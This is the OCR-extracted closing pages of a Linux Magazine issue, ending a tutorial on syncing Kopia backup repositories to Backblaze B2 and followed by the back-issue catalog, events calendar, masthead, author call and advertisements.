In most cases, you're likely to keep multiple backup copies, and you can use Kopia to create and manage several repositories. Better still, Kopia makes it possible to synchronize the currently connected repository with another local or remote repository. This means that you can, for example, connect to a repository on a local storage device and then simply synchronize it with a remote repository. Unfortunately, you can only perform synchronization from the command line. Fortunately, it's just a matter of running a single command. You can synchronize the currently connected repository to a remote Backblaze B2 repository (where BUCKET is the actual name of an existing B2 bucket) with:

```
kopia repository sync-to b2 --bucket BUCKET
```

By default, the synchronization command doesn't synchronize deletions, but adding the `--delete` flag enables that:

```
kopia repository sync-to b2 --bucket ➲
  BUCKET --delete
```

The Author

Dmitri Popov has been writing exclusively about Linux and open source software for many years. His articles have appeared in Danish, British, US, German, Spanish, and Russian magazines and websites. You can find more on his website at *cameracode.coffee*.




Figure 5: You can schedule automatic backups.

Listing 3: Set Up, Connect, Create

```
kopia repository create filesystem --path /path/to/repository
kopia repository connect filesystem --path /path/to/repository
kopia snapshot create /path/to/source
```

Conclusions

Hopefully by now you know enough to put Kopia to work on backup duties. But there is much, much more to the application beyond its basic functionality. If you are serious about backup, it's worth putting time and effort into learning and understanding Kopia's advanced features. Data loss is as inevitable as death and taxes, and sooner or later a backup will save your bacon. Kopia is equipped to do just that. ■■■

Info

[1] Kopia: *https://kopia.io/*





Figure 6: Restoring data from a snapshot.

REAL SOLUTIONS *for* REAL NETWORKS



ADMIN is your source for technical solutions to real-world problems.

Improve your admin skills with practical articles on:


- Security
- Cloud computing
- DevOps
- HPC
- Storage and more!

SUBSCRIBE NOW!

SHOP.LINUXNEWMEDIA.COM

@adminmagazine @adminmag ADMIN magazine @adminmagazine


Check out our full catalog:
shop.linuxnewmedia.com



LINUX NEWSSTAND

Order online:
https://bit.ly/Linux-Magazine-Newsstand

Linux Magazine is your guide to the world of Linux. Monthly issues are packed with advanced technical articles and tutorials you won't find anywhere else. Explore our full catalog of back issues for specific topics or to complete your collection.



#274/September 2023

The Best of Small Distros

Nowadays, all the attention is on big, enterprise distributions supported by professional developers at big, enterprise corporations, but small distros are still a thing. If you're shopping for a Linux to run on old hardware, if you just want a simpler system that is more responsive and less cluttered, or if you're looking for a special Linux tailored for a special purpose, you're sure to find inspiration in our look at small and specialty Linux systems.

On the DVD: 10 Small Distro ISOs and 4 Small Distro Virtual Appliances

#273/August 2023

Podcasting

On the Internet, you don't have to wait for permission to speak to the world. Podcasting lets you connect with your audience no matter where they are. Whether you're in it to build community, raise awareness about your skills, or just have some fun, the tools of the Linux environment make it easy to take your first steps.

On the DVD: Linux Mint 21.1 Cinnamon and openSUSE Leap 15.5

#272/July 2023

Open Data

As long as governments have kept data, there have been people who have wanted to see it and people who have wanted to control it. A new generation of tools, policies, and advocates seeks to keep the data free, available, and in accessible formats. This month we bring you snapshots from the quest for open data.

On the DVD: xubuntu 23.04 Desktop and Fedora 38 Workstation

#271/June 2023

Smart Home

Smart home solutions will save you time and energy – and, did I mention, you can amaze your friends. This month we show you how to take charge of your home environment with smart devices and open source automation software.

On the DVD: SystemRescue 10.0 and Linux Lite 6.4

#270/May 2023

Green Coding

A sustainable world will need more sustainable programming. This month we tell you about some FOSS initiatives dedicated to energy efficiency, and we take a close look at some green coding techniques in Go.

On the DVD: Fedora 37 Workstation and TUXEDO OS 2

#269/April 2023

The Fetiverse

Social media tools connect the world, bringing us the latest news and commentary from politicians, movie stars, community leaders, and remote friends. But the tracking and data mining of the commercial social media platforms has left many users searching for a better option. This month we dive down into the alternative universe for social media users: the Fediverse.

On the DVD: EndeavourOS Cassini 22.12 and Debian 11.6 "bullseye"

FEATURED EVENTS

Users, developers, and vendors meet at Linux events around the world. We at *Linux Magazine* are proud to sponsor the Featured Events shown here.

For other events near you, check our extensive events calendar online at *https://www.linux-magazine.com/events.*

If you know of another Linux event you would like us to add to our calendar, please send a message with all the details to *info@linux-magazine.com*.

DrupalCon Lille 2023

Date: October 17-20, 2023

Location: Lille, France

Website: *https://events.drupal.org/lille2023*

DrupalCon comes back to France in 2023 between 17-20 October! Do not miss the opportunity to get access to hundreds of sessions by thought leaders and the Drupal community. Join BoF's to talk about solving real problems. Get inspired by keynote speakers and much more. Learn more and register today!

LinuxFest Northwest

Date: October 20-22, 2023

Location: Bellingham, Washington

Website: *https://linuxfestnorthwest.org/*

LinuxFest Northwest (est. 2000) is an annual open source event co-produced by Bellingham Linux Users Group and the Information Technology department at Bellingham Technical College. Join us for presentations and exhibits on free and open source topics, as well as Linux distributions, InfoSec, and privacy; something for everyone from the novice to the professional!

SC23

Date: November 12-17, 2023

Location: Denver, Colorado

Website: *https://sc23.supercomputing.org/*

SC23 is the international conference for high performance computing, networking, storage, and analysis. Join us in Denver for an exhilarating week of sessions, speakers, and networking. SC is an unparalleled mix of scientists, engineers, researchers, educators, programmers, and developers and who intermingle to learn, share, and grow.

Events

All Things Open	Oct 15-17	Raleigh, North Carolina	https://www.allthingsopen.org/
PyTorch Conference 2023	Oct 16-17	San Francisco, California	https://events.linuxfoundation.org/pytorch-conference/
DrupalCon Lille 2023	Oct 17-20	Lille, France	https://events.drupal.org/lille2023
LinuxFest Northwest 2023	Oct 20-22	Bellingham, Washington	https://linuxfestnorthwest.org/
Hybrid Cloud Conference	Oct 26	Virtual Event	https://www.techforge.pub/events/hybrid-cloud-congress-2/
SeaGL 2023	Nov 3-4	Virtual Event	https://seagl.org/
KubeCon + CloudNativeCon North America	Nov 6-9	Chicago, Illinois	https://events.linuxfoundation.org/kubecon-cloudnativecon-north-america/
RISC-V Summit	Nov 7-8	Santa Clara, California	https://events.linuxfoundation.org/riscv-summit/
Open Source Monitoring Conference (OSMC)	Nov 7-9	Nuremberg, Germany	https://osmc.de/
SFSCON 2023	Nov 10-11	Bolzano, Italy	https://www.sfscon.it/
SC23	Nov 12-17	Denver, Colorado	https://sc23.supercomputing.org/
Linux Plumbers Conference	Nov 13-15	Richmond, Virginia	https://lpc.events/
LFN Developer & Testing Forum	Nov 13-16	Budapest, Hungary	https://events.linuxfoundation.org/
The Linux Kernel Maintainer Summit	Nov 16	Richmond, Virginia	https://events.linuxfoundation.org/
Open Source Summit Japan	Dec 5-6	Tokyo, Japan	https://events.linuxfoundation.org/
Open Compliance Summit	Dec 7-8	Tokyo, Japan	https://events.linuxfoundation.org/

Contact Info

Editor in Chief
Joe Casad, jcasad@linux-magazine.com

Copy Editors
Amy Pettle, Aubrey Vaughn

News Editors
Jack Wallen, Amber Ankerholz

Editor Emerita Nomadica
Rita L Sooby

Managing Editor
Lori White

Localization & Translation
Ian Travis

Layout
Dena Friesen, Lori White

Cover Design
Lori White

Cover Image
© nikolay mossolaynen, 123RF.com

Advertising
Brian Osborn, bosborn@linuxnewmedia.com
phone +49 8093 7679420

Marketing Communications
Gwen Clark, gclark@linuxnewmedia.com
Linux New Media USA, LLC
4840 Bob Billings Parkway, Ste 104
Lawrence, KS 66049 USA

Publisher
Brian Osborn

Customer Service / Subscription
For USA and Canada:
Email: cs@linuxnewmedia.com
Phone: 1-866-247-2802
(Toll Free from the US and Canada)

For all other countries:
Email: subs@linux-magazine.com

www.linux-magazine.com

Printed in Nuremberg, Germany by Kolibri Druck.

Distributed by Seymour Distribution Ltd, United Kingdom

Represented in Europe and other territories by: Sparkhaus Media GmbH, Bialasstr. 1a, 85625 Glonn, Germany.

Published monthly as Linux Magazine (Print ISSN: 1471-5678, Online ISSN: 2833-3950) by Linux New Media USA, LLC, 4840 Bob Billings Parkway, Ste 104, Lawrence, KS 66049, USA. Periodicals Postage paid at Lawrence, KS and additional mailing offices. Ride-Along Enclosed. POSTMASTER: Please send address changes to Linux Magazine, 4840 Bob Billings Parkway, Ste 104, Lawrence, KS 66049, USA.

WRITE FOR US

Linux Magazine is looking for authors to write articles on Linux and the tools of the Linux environment. We like articles on useful solutions that solve practical problems. The topic could be a desktop tool, a command-line utility, a network monitoring application, a homegrown script, or anything else with the potential to save a Linux user trouble and time. Our goal is to tell our readers stories they haven't already heard, so we're especially interested in original fixes and hacks, new tools, and useful applications that our readers might not know about. We also love articles on advanced uses for tools our readers *do* know about – stories that take a traditional application and put it to work in a novel or creative way.

Topics close to our hearts include:

- Security
- Advanced Linux tuning and configuration
- Internet of Things
- Networking
- Scripting
- Artificial intelligence
- Open protocols and open standards

If you have a worthy topic that isn't on this list, try us out – we might be interested!

Please don't send us articles about products made by a company you work for, unless it is an open source tool that is freely available to everyone. Don't send us webzine-style "Top 10 Tips" articles or other superficial treatments that leave all the work to the reader. We like complete solutions, with examples and lots of details. Go deep, not wide.

We have a couple themes coming up that we could use your help with. Please send us your proposals for thoughtful and practical articles on:

- **Cryptocurrencies**
- **Systemd hacks**

Describe your idea in 1-2 paragraphs and send it to: **edit@linux-magazine.com**.

Please indicate in the subject line that your message is an article proposal.


Authors

Available Starting October 6

Issue 276 / November 2023

ChatGPT on Linux

ChatGPT is the toast of the town, but what does this powerful AI chatbot mean for Linux? Tune in next month when we study some leading ChatGPT clients for the Linux environment.



Preview Newsletter

The Linux Magazine Preview is a monthly email newsletter that gives you a sneak peek at the next issue, including links to articles posted online.

Sign up at: ***https://bit.ly/Linux-Update***

SEATTLE GNU/LINUX CONFERENCE RETURNS FOR ITS 11th YEAR!

We're an annual community-focused free/libre/open source software, hardware, and culture event in Seattle. This year we'll meet in-person again, with the option to attend remotely for those who can't make it!

The event will feature dozens of presentations and keynotes, also many community connections. The Career Expo and our tea swap TeaGL party will mark their presence. Join us for free, no registration required!

Talk Topics:

- Open Source Careers
- Community and Culture
- ML and Big Data
- Security and Privacy
- Education
- Languages and Tools
- Hardware
- And more!

seagl.org

Interested in helping make SeaGL happen? Lend a wing to our all volunteer effort! Connected to a company who wants to sponsor? Contributions will have a real and lasting impact on the FLOSS community! Visit our page for more information.

November 3rd & 4th, 2023
Virtual and In-person

University of Washington
Husky Union Building (HUB)
4001 E Stevens Way NE, Seattle, WA

Business

CPU performance

Mobility

TUXEDO InfinityBook Pro 16 - Gen8

Slim design combined with high performance thanks to the Intel Core i7-13700H and optional NVIDIA GeForce RTX 4060 or RTX 4070 graphics.

Gaming

CPU performance

GFX performance

TUXEDO Stellaris 16 - Gen5

Top performance on desktop PC level thanks to GeForce RTX 4090 and Intel Core i9-13900HX in a compact form factor with optional water cooling.

Linux compatible

Up to 5 Years Guarantee

Immediately ready for use

Made in Germany

German Data Privacy

German Tech Support

TUXEDO

tuxedocomputers.com